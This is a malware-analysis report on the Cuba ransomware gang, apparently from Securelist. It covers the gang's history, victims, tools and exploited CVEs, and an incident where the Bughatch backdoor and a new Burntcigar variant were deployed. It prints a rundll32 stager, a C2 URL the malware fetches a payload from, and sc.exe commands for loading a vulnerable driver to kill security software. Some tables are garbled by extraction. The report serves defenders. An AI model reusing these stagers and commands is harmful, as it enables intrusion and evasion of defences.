Cuba ransomware gang


SL securelist.com/cuba-ransomware/110533/



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Introduction

Knowledge is our best weapon in the fight against cybercrime. An understanding of how various gangs operate and what tools they use helps build competent defenses and investigate incidents. This report takes a close look at the history of the Cuba group, and their attack tactics, techniques and procedures. We hope this article will help you to stay one step ahead of threats like this one.



Cuba data leak site

The group's offensives first got on our radar in late 2020. Back then, the cybercriminals had not yet adopted the moniker "Cuba"; they were known as "Tropical Scorpius".

Cuba mostly targets organizations in the United States, Canada and Europe. The gang has scored a series of resonant attacks on oil companies, <u>financial services</u>, <u>government</u> <u>agencies</u> and healthcare providers.

As with most cyberextortionists lately, the Cuba gang encrypts victims' files and demands a ransom in exchange for a decryption key. The gang infamously uses complex tactics and techniques to penetrate victim networks, such as exploitation of software vulnerabilities and social engineering. They have been known to use compromised remote desktop (RDP) connections for initial access.

The Cuba gang's exact origins and the identities of its members are unknown, although some researchers believe it might be a successor to another ill-famed extortion gang, Babuk. The Cuba group, like many others of its kind, is a ransomware-as-a-service (RaaS) outfit, letting its partners use the ransomware and associated infrastructure in exchange for a share of any ransom they collect.

The group has changed names several times since its inception. We are currently aware of the following aliases it has used:

- ColdDraw
- Tropical Scorpius

- Fidel
- Cuba

This past February, we came across another name for the gang — "V Is Vendetta", which deviated from the hackers' favorite Cuban theme. This might have been a moniker used by a sub-group or affiliate.

There is an obvious connection with the Cuba gang: the newly discovered group's website is hosted in the Cuba domain:



http[:]//test[.]cuba4ikm4jakjgmkezytyawtdgr2xymvy6nvzgw5cglswg3si76icnqd[.]onion/


Website of V IS VENDETTA

Cuba remains active as at the time of writing this, and we keep hearing about new extortion victims.

Victimology

In this section, we used data consensually provided by our users and information about victims from open sources, such as other security vendors' reports and the data leak site of the ransomware gang itself.

The group has attacked numerous companies around the world. Industry affiliation does not seem to be a factor: victims have included retailers, financial and logistical services, government agencies, manufacturers, and others. In terms of geography, most of the attacked companies have been located in the United States, but there have been victims in Canada, Europe, Asia and Australia.



Geographic distribution of Cuba victims

Ransomware

The Cuba ransomware is a single file without additional libraries. Samples often have a forged compilation timestamp: those found in 2020 were stamped with June 4, 2020, and more recent ones, June 19th, 1992.

Cuba extortion model



Single extortion – data encryption



Double extortion – data exfiltration



Triple extortion – DDoS



Quadruple extortion – direct communication with the company's customers and stockholders

Extortion models

Four extortion models exist today in terms of tools used for pressuring the victim.

- Single extortion: encrypting data and demanding a ransom just for decryption.
- Double extortion: besides encrypting, attackers steal sensitive information. They threaten to both withhold the encryption key and publish the stolen information online unless the victim pays up. This is the most popular model among ransomware gangs today.

- Triple extortion: adding a threat to expose the victim's internal infrastructure to DDoS attacks. The model became widespread after the LockBit gang got <u>DDoS'ed</u>, possibly by a victim. After getting targeted, the hackers realized that DDoS was an effective pressure tool, something they <u>stated openly</u>, setting an example for others. To be fair, <u>isolated cases of triple extortion</u> predate the LockBit case.
- The fourth model is the least common one, as it implies maximum pressure and is thus more costly. It adds spreading news of the breach among the victim's investors, shareholders and customers. DDoS attacks in that case are not necessary. This model is exemplified by the recent <u>hack of Bluefield University in Virginia</u>, where the AvosLocker ransomware gang hijacked the school's emergency broadcast system to send students and staff SMS texts and email alerts that their personal data had been stolen. The hackers urged not to trust the school's management, who they said were concealing the true scale of the breach, and to make the situation public knowledge as soon as possible.

The Cuba group is using the classic double extortion model, encrypting data with the Xsalsa20 symmetric algorithm, and the encryption key, with the RSA-2048 asymmetric algorithm. This is known as hybrid encryption, a cryptographically secure method that prevents decryption without the key.

Cuba ransomware samples avoid encrypting files with the following name extensions: .exe, .dll, .sys, .ini, .lnk, .vbm and .cuba, and the following folders:

- \windows\
- \program files\microsoft office\
- \program files (x86)\microsoft office\
- \program files\avs\
- \program files (x86)\avs\
- \\$recycle.bin\
- \boot\
- \recovery\
- \system volume information\
- \msocache\
- \users\all users\
- \users\default user\
- \users\default\
- \temp\
- \inetcache\
- \google\

The ransomware saves time by searching for, and encrypting, Microsoft Office documents, images, archives and others in the %AppData%\Microsoft\Windows\Recent\ directory, rather than all files on the device. It also terminates all SQL services to encrypt any available

databases. It looks for data both locally and inside network shares.

```
sub 4029D0(L"MySQL", 0xFFFFFFF);
sub 4029D0(L"MySQL80", 0xFFFFFFF);
sub_4029D0(L"SQLSERVERAGENT", 0xFFFFFFF);
sub_4029D0(L"MSSQLSERVER", 4u);
sub_4029D0(L"SQLWriter", 0xFFFFFFF);
sub 4029D0(L"SQLTELEMETRY", 0xFFFFFFF);
sub 4029D0(L"MSDTC", 0xFFFFFFF);
sub 4029D0(L"SQLBrowser", 0xFFFFFFF);
sub 40297D(L"sqlagent.exe");
sub 40297D(L"sqlservr.exe");
sub 40297D(L"sqlwriter.exe");
sub_40297D(L"sqlceip.exe");
sub 40297D(L"msdtc.exe");
sub_40297D(L"sqlbrowser.exe");
sub_4029D0(L"vmcompute", 4u);
sub_4029D0(L"vmms", 4u);
sub_40297D(L"vmwp.exe");
sub 40297D(L"vmsp.exe");
sub 40297D(L"outlook.exe");
sub_4029D0(L''MSExchangeUMCR'', 0xFFFFFFF);
sub_4029D0(L"MSExchangeUM", 0xFFFFFFF);
sub 4029D0(L"MSExchangeTransportLogSearch", 0xFFFFFFF);
sub 4029D0(L"MSExchangeTransport", 0xFFFFFFF);
```

List of services that the Cuba ransomware terminates

Besides encrypting, the group steals sensitive data that it discovers inside the victim's organization. The type of data that the hackers are after depends on the industry that the target company is active in, but in most cases, they exfiltrate the following:

- Financial documents
- Bank statements
- Company accounts details
- Source code, if the company is a software developer

Arsenal

The group employs both well-known, "classic" credential access tools, such as mimikatz, and self-written applications. It exploits vulnerabilities in software used by the victim companies: mostly known issues, such as the combination of <u>ProxyShell</u> and <u>ProxyLogon</u> for attacking Exchange servers, and security holes in the Veeam data backup and recovery service.



- Bughatch
- Burntcigar
- Cobeacon
- Hancitor (Chanitor)
- Termite
- SystemBC
- Veeamp
- Wedgecut
- RomCOM RAT



Tools

- Mimikatz
- PowerShell
- PsExec
- Remote Desktop Protocol



Vulnerabilities

ProxyShell:

- CVE-2021-31207
- CVE-2021-34473
- CVE-2021-34523

ProxyLogon:

- CVE-2021-26855
- CVE-2021-26857
- CVE-2021-26858
- CVE-2021-27065

Veeam vulnerabilities:

- <u>CVE-2022-26501</u>
- <u>CVE-2022-26504</u>
- <u>CVE-2022-26500</u>

ZeroLogon:

CVE-2020-1472

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Initial Access	Execution	Persistence	Defense Evasion	Credential Access	Discovery	Lateral Movement	Exfiltration	Command and Control	Impact
ProxyLogon	PowerShell	SystemBC	BurntCigar	Mimikatz	Wedgecut	PsExec	Cobeacon	Cobeacon	Cuba Ransomware
ProxyShell	PsExec	Custom DLLs	Bughatch	Veeamp	Bughatch	RDP		Bughatch	
Hancitor (aka Chanitor)	SystemBC		SystemBC		SystemBC	Cobeacon		SystemBC	
	Termite					Gotoassist			
						SystemBC			

Mapping of the attack arsenal to MITRE ATT&CK® tactics

Profits

The incoming and outgoing payments in the bitcoin wallets whose identifiers the hackers provide in their ransom notes exceed a total of 3,600 BTC, or more than \$103,000,000 converted at the rate of \$28,624 for 1 BTC. The gang owns numerous wallets, constantly transferring funds between these, and uses bitcoin mixers: services that send bitcoins through a series of anonymous transactions to make the origin of the funds harder to trace.



Part of the transaction tree in the BTC network

Host: SRV_STORAGE

On December 19, we spotted suspicious activity on a customer host, which we will refer to as "SRV_STORAGE" in this report. Telemetry data showed three suspicious new files:

	Time	eventtype_str	file_md5	file_path	filecmdline	processfilemd5	processfilepath	processcmdline	parentprocessfilepath
>	2022-12-19 18:02:15	LocalFileOperationSmb	0x2C0584F95833 A77E20060CC569 A5279A	c:\windows\temp\kom ar65.dll	-	exeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee	system		
>	2022-12-19 18:34:37	LocalFileOperationSmb	0x7C1A6F1E398C 4A60864D187FF2 BDD86C	c:\windows\temp\kk. bat	-	exeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee	system	-	-
>	2022-12-19 18:38:07	LocalFileOperationSmb	0x62487649C1EA B1B2C07B5115E7 1E7881		-	exeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee	system		-
>	2022-12-19 18:38:07	LocalFileOperationSmb	0x2C0584F95B33 A77E20060CC569 A5279A	c:\windows\temp\kom ar65.dll	-	0x000000000000000000000000000000000000	system		
>	2022-12-19 18:38:38	ProcessCreated	0xF4F684066175 877E0C3A000549 D2922C	c:\windows\system32 \cmd.exe	C:\Windows\system32\cmd. exe /c c:\windows\temp\k k65.bat	0xFEFC26105685C70D72 60170489858520	c:\windows\system32\servi ces.exe	C:\Windows\system32\servi ces.exe	<pre>c:\windows\system32\wining t.exe</pre>
>	2022-12-19 18:38:39	HttpConnection		http://google.com/	-	0x23D8802097F787E520 E40068A7E68814	c:\windows\system32\rundl 132.exe	RunDll32 C:\windows\temp \komar65.dll,DllGetClassO bjectGuid	c:\windows\system32\cmd.e e
>	2022-12-19 18:38:39	NetworkConnectionEstablished	-		-	0x23D8802097F787E520 E40068A7E68814	c:\windows\system32\rundl 132.exe	RunDll32 C:\windows\temp \komar65.dll,DllGetClassO bjectGuid	c:\windows\system32\cmd.e e
>	2022-12-19 18:38:39	HttpConnection		http://38.135.122.1 30/agent64.bin		0x2308802097F787E520 E40068A7E68814	c:\windows\system32\rundl 132.exe	RunD1132 C:\windows\temp \komar65.dll,D11GetClassO bjectGuid	c:\windows\system32\cmd.e e

Suspicious events in the telemetry data as discovered by the Kaspersky SOC

An analysis of kk65.bat suggested that it served as a stager that initiated all further activity by starting rundll32 and loading the komar65 library into it, which runs the callback function DLLGetClassObjectGuid.

```
1 @ echo off
2 RunDll32 C:\windows\temp\komar65.dll,DllGetClassObjectGuid
3 del "%~f0"
```

Contents of the .bat file that we found

Let us take a look inside the suspicious DLL.

Bughatch

The komar65.dll library is also known as "Bughatch", a name it was given in a <u>report</u> by Mandiant.

The first thing that caught our attention was the path to the PDB file. There's a folder named "mosquito" in it, which translates into Russian as "komar". The latter is a part of the DDL name suggesting the gang may include Russian speakers.

```
Format : Portable executable for AMD64 (PE)
Imagebase : 18000000
Timestamp : 638F40F1 (Tue Dec 06 13:17:37 2022)
Section 1. (virtual address 00001000)
Virtual size
                             : 001B43CC (1786828.)
Section size in file
                             : 001B4400 (1786880.)
Offset to raw data for section: 00000400
Flags 60000020: Text Executable Readable
Alignment
             : default
PDB File Name : F:\Source\Mosquito\Loaders\MFCLibrary1\x64\Release\MFCLibrary1.pdb
               : MS Windows
OS type
Application type: DLL
  English
                                 ←
                                      Russian
                             •
                                                                  -
```

Mosquito × ĸomap komar

Path to the komar65.dll PDB file

The DLL code presents Mozilla/4.0 as the user agent when connecting to the following two addresses:

- com, apparently used for checking external connectivity
- The gang's command-and-control center. The malware will try calling home if the initial ping goes through.


dwFlags= dword ptr -28h		= dword ptr -18h = gword ptr -10h
dwContext= gword ptr -20h	ipinieauiu	- quora per -ion
dwNumberOfBytesRead= dword ptr -18h		push rbx
var 10= gword ptr -10h		sub rsp, 30h ; Integer Subtraction
arg 10= qword ptr 18h		xor ecx, ecx ; lpAddress
		mov edx, 20000h ; dwSize
arg_18= qword ptr 20h		mov r8d, 3000h ; flAllocationType
		<pre>lea r9d, [rcx+40h] ; flProtect call cs:VirtualAlloc : Indirect Call Near Procedure</pre>
;unwind { //GSHandlerCheck		mov rdx, rax : loBuffer
mov [rsp+arg_10], rbx		<pre>lea rcx, szUrl ; "http://google.com"</pre>
mov [rsp+arg 18], rsi		mov rbx, rax
push rdi		call sub_180002330 ; Call Procedure
sub rsp, 40h ; Integer Subtraction		test eax, eax ; Logical Compare
		jz short loc_180002725 ; Jump if Zero (ZF=1) mov r8d, 5 ; MaxCount
mov rax, cs:security_cookie		mov r8d, 5 ; MaxCount lea rdx, Str2 ; " <html"< td=""></html"<>
<pre>xor rax, rsp ; Logical Exclusive OR</pre>		mov rcx, rbx ; Str1
mov [rsp+48h+var_10], rax		call strncmp ; Call Procedure
mov rsi, rdx		test eax, eax ; Logical Compare
<pre>mov [rsp+48h+dwFlags], 0 ; dwFlags</pre>		<pre>jz short loc_1800026E5 ; Jump if Zero (ZF=1)</pre>
mov rbx, rcx		mov r8d, 5 ; MaxCount
xon edx. edx : dwAccessType		lea rdx, aHtml_0 ; " <html" mov rcx, rbx ; Str1</html"
<pre>lea rcx, szAgent ; "Mozilla/4.0"</pre>		call strncmp ; Call Procedure
xor r9d, r9d ; lpszProxyBypass		test eax, eax ; Logical Compare
		jnz short loc_180002725 ; Jump if Not Zero (ZF=0)
xor r8d, r8d ; lpszProxy		
<pre>call cs:InternetOpenW ; Indirect Call Near Procedure</pre>	loc_1800026E5:	; CODE XREF: sub_180002680+4A1j
<pre>mov [rsp+48h+dwContext], 0 ; dwContext</pre>		<pre>mov rdx, rbx ; lpBuffer lea rcx, aHttp3813512213 ; "http://38.135.122.130/Agent64.bin"</pre>
xor r9d, r9d ; dwHeadersLength		call sub_180002330 ; Call Procedure
mov rcx, rax ; hInternet		test eax, eax ; Logical Compare
<pre>mov [rsp+48h+dwFlags], 80200000h ; dwFlags</pre>		<pre>jz short loc_180002725 ; Jump if Zero (ZF=1)</pre>
xor r8d, r8d ; lpszHeaders		xor eax, eax ; Logical Exclusive OR
mov rdx, rbx ; lpszUrl		<pre>lea r8, StartAddress ; lpStartAddress mov [rsp+38h+lpThreadId], rax ; lpThreadId</pre>
mov rdi, rax		mov r9, rbx ; lpParameter
call cs:InternetOpenUrlW ; Indirect Call Near Procedure		xor edx, edx ; dwStackSize
		<pre>mov [rsp+38h+dwCreationFlags], eax ; dwCreationFlags</pre>
mov rbx, rax		<pre>xor ecx, ecx ; lpThreadAttributes</pre>
test rax, rax ; Logical Compare		call cs:CreateThread ; Indirect Call Near Procedure
		mov rcx, rax ; hHandle mov edx. 0FFFFFFFF ; dwMilliseconds
		<pre>mov edx, 0FFFFFFFF ; dwMilliseconds call cs:WaitForSingleObject ; Indirect Call Near Procedure</pre>
		comments of pringree of a light of carry hear Alocedure

Analysis of komar65.dll

This is the kind of activity we observed on the infected host. After Bughatch successfully established a connection with the C2 server, it began collecting data on network resources.


httpConnection	http://38.135 122.130/agent6 4.bin		DB802097F7B7E5 0068A7E68B14	c:\windows\syste 2\rundl132.exe	em3 RunD1132 C:\w s\temp\komar65 D11GetClassObj id	.dll, exe	tem32\cmd. Mozilla/4.0	
httpConnection	http://google com/		DB802097F7B7E5 0068A7E68B14	c:\windows\syste 2\rund1132.exe	em3 RunD1132 C:\w s\temp\komar65 D11GetClassObj id	.dll, exe	em32\cmd. Mozilla/4.0	
NetworkConnection Established			DB802097F7B7E5 0068A7E68B14	c:\windows\syste 2\rundl132.exe	em3 RunDl132 C:\w s\temp\komar65 Dl1GetClassObj id	.dll, exe	em32\cmd	User Agent Mozilla/4.0
ProcessCreated	0xC686DAA95CEA707F8 D986D933E4A9596	c:\windows\system32 \net.exe	net view 10.0.		F4F684066175877E0C3A0 549D2922C	c:\windows\system32\cm d.exe	C:\Windows\system32\cmd.exe /C n et view 10.0.10.188	c:\windows\system32\svchos t.exe
ProcessCreated	0xC686DAA95CEA707F8 D986D933E4A9596	c:\windows\system32 \net.exe	net view 10.0.		F4F684066175877E0C3A0 549D2922C	c:\windows\system32\cm d.exe	C:\Windows\system32\cmd.exe /C n et view 10.0.10.188	c:\windows\system32\svchos t.exe
ProcessCreated	0xC686DAA95CEA707F8 D986D933E4A9596	c:\windows\system32 \net.exe	net view 10.0.		F4F684066175877E0C3A0 549D2922C	c:\windows\system32\cm d.exe	C:\Windows\system32\cmd.exe /C n et view 10.0.10.188	c:\windows\system32\svchos t.exe
ProcessCreated	0xC686DAA95CEA707F8 D986D933E4A9596	c:\windows\system32 \net.exe	net view 10.0.		F4F684066175877E0C3A0 549D2922C	c:\windows\system32\cm d.exe	C:\Windows\system32\cmd.exe /C n et view 10.0.10.215	c:\windows\system32\svchos t.exe
ConnectionReceive d	-	-	-		2308882097F787E520E40 8A7E68814	c:\windows\system32\ru ndl132.exe	RunD1132 C:\windows\temp\komar6 5.d11,D11GetClassObjectGuid	c:\windows\system32\cmd.ex e
ConnectionReceive d	-	-	-		2308802097F787E520E40 8A7E68814	c:\windows\system32\ru ndl132.exe	RunD1132 C:\windows\temp\komar6 5.d11,D11GetClassObjectGuid	c:\windows\system32\cmd.ex e
T1071.0		ation Layer	Protoco	l:	T1135: Net Share Disc			
•			В	ughatch	activity			

Looking into the C2 servers, we found that in addition to Bughatch, these spread modules that extend the malware's functionality. One of those collects information from the infected system and sends it back to the server in the form of an HTTP POST request.



Files we found on the Cuba C2 servers

One could think of Bughatch as a backdoor of sorts, deployed inside the process memory and executing a shellcode block within the space it was allocated with the help of Windows APIs (VirtualAlloc, CreateThread, WaitForSingleObject), to then connect to the C2 and await further instructions. In particular, the C2 may send a command to download further malware, such as Cobalt Strike Beacon, Metasploit, or further Bughatch modules.



Bughatch operating diagram

SRV_Service host

Veeamp

After some time, we found a malicious process started on a neighboring host; we dubbed this "SRV_Service":

> 2022-12-19	13:02:22	SRV_Service	LocalFileOperation	0x6345AC3F61B9 F4CE64E8203896 BAF1FA	c:\windows\temp\veeam p.exe	-	0xF7FDECA090692D53D 7E4E396608D711E	c:\windows\explorer.exe	C:\Windows\explorer.exe /factory.{ceff45ee-c862- 41de-aee2-a022c81eda92} -Embedding	c:\windows\system32\svch ost.exe	
> 2022-12-19	13:02:35	SRV_Service	ProcessCreated	0xF4F684066175 B77E0C3A000549 D2922C	c:\windows\system32\cm d.exe	"C:\Windows\system32\cmd. exe"	0xF7FDECA990692D53D 7E4E396808D711E	c:\windows\explorer.exe	C:\Windows\Explorer.EXE	c:\windows\system32\user init.exe	
> 2022-12-19	13:02:48	SRV_Service	ProcessCreated	0x6345AC3F61B9 F4CE64E82D3896 BAF1FA	c:\windows\temp\veeam p.exe	veeanp.exe	0xF4F684066175877E0 C3A000549D2922C	c:\windows\system32\cm d.exe	"C:\Windows\system32\cm d.exe"	c:\windows\explorer.exe	
> 2022-12-19	13:02:48	SRV_Service	DotNetAssemblyLoaded	0x6345AC3F61B9 F4CE64E82D3896 BAF1FA	c:\windows\temp\veeam p.exe	-	0x6345AC3F61B9F4CE6 4E82D3896BAF1FA	c:\windows\temp\veeamp. exe	veeanp.exe	c:\windows\system32\cmd. exe	
T1212: Exploitation for Credential Access											
	Malicious process starting										

Veeamp.exe is a custom-built data dumper written in C#, which leverages security flaws in the Veeam backup and recovery service to connect to the VeeamBackup SQL database and grab account credentials.



Analysis of Veeamp

Veeamp exploits the following Veeam vulnerabilities: CVE-2022-26500, CVE-2022-26501, CVE-2022-26504. The first two allow an unauthenticated user to remotely execute arbitrary code, and the third one, lets domain users do the same. After any of the three are exploited, the malware outputs the following in the control panel:

- User name
- Encrypted password
- Decrypted password
- User description in the Credentials table of Veeam: group membership, permissions and so on

The malware is not exclusive to the Cuba gang. We spotted it also in attacks by other groups, such as Conti and Yanluowang.

Activity we saw on SRV Service after Veeamp finished its job was similar to what we had observed on SRV_STORAGE with Bughatch:

										→ BUGHA	тсн 🏋
	Time	computer_name	file_md5	file_path	filecmdline	processfilemd5	processfilepath	processcme	line	parentprocessfilepath	useragent
,	2022-12-19 12:22:40	SRV_Service	0x62487649C1E AB182C0785115 E71E7881	c:\windows\te mp\kk65.bat	-	0x000000000000000000000000000000000000	system	-		-	-
	2022-12-19 12:23:13	SRV_Service	-	http://googl e.com/	-	0x23DB802097F7B7E52 0E40068A7E68B14	c:\windows\system32 \rund1132.exe	RunD1132 \temp\koma 1GetClass0	r65.d11,D1	c:\windows\system32\cmd. exe	Mozilla/4.0
	2022-12-19 12:23:13	SRV_Service	-	-	-	0x23DB802097F7B7E52 0E40068A7E68B14	c:\windows\system32 \rund1132.exe	RunD1132 \temp\koma lGetClassO	r65.dl1,D1	c:\windows\system32\cmd. exe	-
	2022-12-19 12:23:13	SRV_Service	-	-	-	0x23DB802097F7B7E52 0E40068A7E68B14	c:\windows\system32 \rund1132.exe		r65.d11,D1	c:\windows\system32\cmd. exe	-

Bughatch activity on SRV_Service

As was the case with SRV_STORAGE, the malware dropped three files into the temp folder, and then executed these in the same order, connecting to the same addresses.

Avast Anti-Rootkit driver

After Bughatch successfully established a connection to its C2, we watched as the group used an increasingly popular technique: Bring Your Own Vulnerable Driver (BYOVD).

				_				
> 2022-12-19 12:53:43 SRV_Service	LocalFileOperation	0x8891610A2893 770752892182FC D1EC87	c:\windows\temp\kk.exe		0xF7FDECA998692D53D 7E4E396888D711E	c:\windows\explorer.exe		
> 2022-12-19 12:53:43 SRV_Service	LocalFileOperation	0xA179C4093D05 A3E1EE73F6FF07 F994AA	c:\windows\temp\aswarp ot.sys	- CVE-2022-26522 CVE-2022-26523	0xF7FDECA990692D53D 7E4E396808D711E	c:\windows\explorer.exe	T1014:Ro	otkit
> 2022-12-19 12:53:43 SRV_Service	LocalFileOperation	0x28EE024253E3 C07D5C3DF984A5 9FB86F		-	0xF7FDECA990692D53D 7E4E396808D711E	c:\windows\explorer.exe	C:\Windows\explorer.exe /factory,{ceff45ee-c862- 41de-aee2-a022c81eda02} -Embedding	locadm
> 2022-12-19 12:54:14 SRV_Service	ProcessCreated	0xB031EB150F65 47D18329E5F008 01D1CD	c:\windows\system32\s c.exe		8xF4F684066175877E0 C3A000549D2922C	c:\windows\system32\cm d.exe	"C:\Windows\System32\cm d.exe" /C "C:\Windows\Te mp\av.bat"	locadm
> 2022-12-19 12:54:14 SRV_Service	ProcessCreated	0xF4F684066175 B77E0C3A000549 D2922C	c:\windows\system32\cm d.exe	"C:\Windows\System32\cmd. exe" /C "C:\Windows\Temp \av.bat"	8xF7FDECA998692D53D 7E4E396888D711E	c:\windows\explorer.exe	C:\Windows\explorer.exe /factory.{ceff45ee-c862- 41de-aee2-a022c81eda92} -Embedding	locadm
> 2022-12-19 12:54:14 SRV_Service	LocalFileOperation	0xA092DE3695EB 437E1494C39F16 4886F3	c:\windows\temp\av.bat	-	0xBA78FCF8CA9D806C6 C047357E31748DE	c:\windows\system32\not epad.exe	"C:\Windows\System32\NOT EPAD.EXE" C:\Windows\Tem p\av.bat	locadm
> 2022-12-19 12:54:15 SRV_Service	ProcessCreated	0x8031E8150F65 47D18329E5F008 01D1CD	c:\windows\system32\s c.exe	sc.exe start aswSP_ArPot 2	0xF4F684066175877E0 C3A00054902922C	c:\windows\system32\cm d.exe	"C:\Windows\System32\cm d.exe" /C "C:\Windows\Te mp\av.bat"	locadm
> 2022-12-19 12:54:15 SRV_Service	ProcessCreated	0x8891610A2893 770752892182FC D1EC87	<pre>c:\windows\temp\kk.exe</pre>	c:\windows\temp\KK.exe	0xF4F684066175877E0 C3A00054902922C	c:\windows\system32\cm d.exe	"C:\Windows\System32\cm d.exe" /C "C:\Windows\Te mp\av.bat"	locadm

Exploiting a vulnerable driver

The malicious actors install the vulnerable driver in the system and subsequently use it to various ends, such as terminating processes or evading defenses through privilege escalation to kernel level.

Hackers are drawn to vulnerable drivers because they all run in kernel mode, with a high level of system access. Besides, a legitimate driver with a digital signature will not raise any red flags with security systems, helping the attackers to stay undetected for longer.

During the attack, the malware created three files in the temp folder:

- aswarpot.sys: a legitimate anti-rootkit driver by Avast that has two vulnerabilities: <u>CVE-2022-26522</u> and <u>CVE-2022-26523</u>, which allow a user with limited permissions to run code at kernel level.
- **KK.exe**: malware known as Burntcigar. The file we found was a new variety that used the flawed driver to terminate processes.
- **av.bat** batch script: a stager that helps the kernel service to run the Avast driver and executes Burntcigar.

Analysis of the BAT file and telemetry data suggests that av.bat uses the sc.exe utility to create a service named "aswSP_ArPot2", specifying the path to the driver in the C\windows\temp\ directory and the service type as kernel service. The BAT file then starts the service with the help of the same sc.exe utility and runs KK.exe, which connects to the vulnerable driver.

```
sc.exe create aswSP_ArPot2 binPath= C:\windows\temp\aswArPot.sys type= kernel
sc.exe start aswSP_ArPot2
c:\windows\temp\KK.exe
```

Contents of the .bat file that we found

Burntcigar

The first thing we noticed while looking into Burntcigar was the path to the PDB file, which contained a folder curiously named "Musor" (the Russian for "trash"), more indication that the members of the Cuba gang may speak Russian.

```
Format
        : Portable executable for AMD64 (PE)
Imagebase : 140000000
Timestamp : 639DC970 (Sat Dec 17 13:51:44 2022)
Section 1. (virtual address 00001000)
Virtual size
                             : 001D5B10 (1923856.)
Section size in file
                             : 001D5C00 (1924096.)
Offset to raw data for section: 00000400
Flags 60000020: Text Executable Readable
Alignment : default
PDB File Name : F:\Musor\MFCApplication1\x64\Release\MFCApplication1.pdb
OS type
              : MS Windows
Application type: Executable
                         Path to the KK.exe PDB file
```

We further discovered that the sample at hand was a new version of Burntcigar, undetectable by security systems at the time of the incident. The hackers had apparently updated the malware, as in the wake of previous attacks, many vendors were able to easily detect the logic run by older versions.

You may have noticed that in the screenshot of our sample below, all data about processes to be terminated is encrypted, whereas older versions openly displayed the names of all processes that the attackers wanted stopped.

New versi	on:	Old vers	<pre>mov byte ptr [ebp+var_4], 0 call sub_406040 push offset aImcpmadapterEx ; "TMCPMAdapter.et lea ecx, [ebp+Block]; void * call sub_4060A0 lea eax, [ebp+Block]</pre>
sub rsp, mov rax, xor rax, mov [rbp- mov r15d mov [rsp- mov [rsp-	<pre>[rsp-230h] ; Load Effective Addre: 330h ; Integer Subtraction cs:security_cookie rsp ; Logical Exclusive OR +240h+var_20], rax , 0D3h +340h+var_2E0], 8F008Fh 5Ch ; '\' +240h+var_2C0], r15w , r14d ; Logical Exclusive OR +340h+var_2E4], r15w +240h+FileName], bx r14d +340h+var_2D2], 8F00FDh , 80h +340h+var_2D2], 8F00FDh , 80h +340h+var_2D2], 8F00FDh , 80h +340h+var_2D2], 8F00FDh +340h+var_2C2], 0A10092h +340h+var_2C3, 0BC0083h +340h+var_2C4], 0E100A7h +340h+var_2C6], 8F008Fh +340h+var_2F6], 8F008Fh +340h+var_2F6], 8F0082h +340h+var_2F6], 860083h +340h+var_2F6], 860083h +340h+var_2F6], 860083h +340h+var_2F6], 860083h +340h+var_2F6], 860083h +340h+var_2F6], 860083h +340h+var_2F6], 860083h +340h+var_2F6], 0A10082h ptr [rax+rax+00h] ; No Operation</pre>	55	<pre>leak, [cbp+var_40442F ; } // starts at 40442F ; try { mov byte ptr [ebp+var_4], 3Eh ; '>' push eax lea ecx, [cbp+var_30] call sub_406560 lea ecx, [cbp+Block] ; try { mov byte ptr [ebp+var_4], 0 call sub_406040 lea ecx, [cbp+Block] ; void * call sub_406640 lea ecx, [cbp+Var_30] call sub_406550 lea ecx, [cbp+Var_30] call sub_406550 lea ecx, [cbp+Block] ; void * call sub_406640 push offset aAvpsusEx; "avpsus.exe" lea ecx, [cbp+Block] ; void * call sub_406040 push offset aAvpsusEx; "avpsus.exe" lea ecx, [cbp+Block] ; void * call sub_406040 lea eax, [cbp+Block] ; void * call sub_406040 lea eax, [cbp+Block] ; void * call sub_406040 lea ecx, [cbp+Block] ; void * call sub_40550 lea ecx, [cbp+Block] ; void * call sub_406040 lea ecx, [cbp+Block] ; void * call sub_406040 lea ecx, [cbp+Block] ; } // starts at 40449A ; try { mov byte ptr [ebp+var_4], 0 call sub_406040 lea ecx, [cbp+Block] ; vid * call sub_406040 lea ecx, [cbp+Block] ; j // starts at 40449A ; try { mov byte ptr [ebp+var_4], 0 call sub_406040 push offset akInagentExe ; "kInagent.exe"</pre>

Comparison between the old and new version of Burntcigar

The malware searches for process names that suggest a relation to popular AV or EDR products and adds their process IDs to the stack to terminate later.

Burntcigar uses the DeviceloContol function to access the vulnerable Avast driver, specifying the location of the code that contains the security issue as an execution option. The piece of code contains the ZwTerminateProcess function, which the attackers use for terminating processes.

